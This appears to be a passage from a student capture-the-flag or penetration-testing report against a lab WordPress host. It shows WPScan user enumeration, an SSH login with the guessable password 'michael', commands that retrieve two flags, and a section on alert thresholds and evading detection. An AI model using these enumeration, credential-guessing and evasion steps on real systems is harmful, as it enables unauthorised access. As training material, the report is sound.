 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Thu Aug  4 09:02:58 2022
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 124.348 MB
[+] Elapsed time: 00:00:02
```

Exploitation: Easy to Guess Passwords

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Brute Force
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? Gained access to the user account “michael” through SSH. Weak password of “michael”
- Include a screenshot or command output illustrating the exploit.: See next slide




```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug  5 06:34:15 2022 from 192.168.1.90
michael@target1:~$ 
```


Exploitation: Capture The Flag

Summarize the following:


- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - Wpscan - -url http://192.168.1.110/wordpress - -enumerate u
  - ssh michael@192.168.1.110
  - michael
  - cd /var/www/html
  - cat service.html
  - cd ..
  - cat flag2.txt
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
- Include a screenshot or command output illustrating the exploit.: See next slide



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Aug  5 06:34:15 2022 from 192.168.1.90
michael@target1:~$ cd /var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd www/
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd html/
michael@target1:/var/www/html$ ls
about.html   css             img            scss               team.html
contact.php  elements.html   index.html     Security - Doc     vendor
contact.zip  fonts           js             service.html       wordpress
michael@target1:/var/www/html$ cat service.html
        <!DOCTYPE html>
        <html lang="zxx" class="no-js">
        <head>
                <!-- Mobile Specific Meta -->
```



```
href="#"><i class="fa fa-behance"></i></a>
                                                                  </div>
                                                          </div>
                                                  </div>
                                          </div>
                                  </div>
                         </footer>
                         <!-- End footer Area -->
                         <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
                         <script src="js/vendor/jquery-2.2.4.min.js"></scrip
t>
                         <script src="https://cdnjs.cloudflare.com/ajax/libs
/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B+Y1QKtv3Rn7W
3mgPxhU9K/ScQsAP7hUibX39j7fakFPskvXusvfa0b4Q" crossorigin="anonymous"></scr
ipt>
                         <script src="js/vendor/bootstrap.min.js"></script>
                         <script type="text/javascript" src="https://maps.go
ogleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5eihAA"></scr
ipt>
                         <script src="js/easing.min.js"></script>
                         <script src="js/hoverIntent.js"></script>
                         <script src="js/superfish.min.js"></script>
                         <script src="js/jquery.ajaxchimp.min.js"></script>
                         <script src="js/jquery.magnific-popup.min.js"></scr
ipt>
                         <script src="js/owl.carousel.min.js"></script>
                         <script src="js/jquery.sticky.js"></script>
```



```
                        <script src="js/jquery.counterup.min.js"></script>
                        <script src="js/parallax.min.js"></script>
                        <script src="js/mail-script.js"></script>
                        <script src="js/main.js"></script>
                </body>
        </html>



michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Avoiding Detection

Stealth Exploitation of WordPress

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors

- Which metrics do they measure? http.response.status.code

- Which thresholds do they fire at? 400 per 5 minutes

HTTP Request Size Monitoring

Monitoring Overview

- Which alerts detect this exploit? HTTP Request Size Monitoring
- Which metrics do they measure? http.request.bytes
- Which thresholds do they fire at? 3500 per 1 minute

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
- Are there alternative exploits that may perform better?
- If possible, include a screenshot of your stealth technique.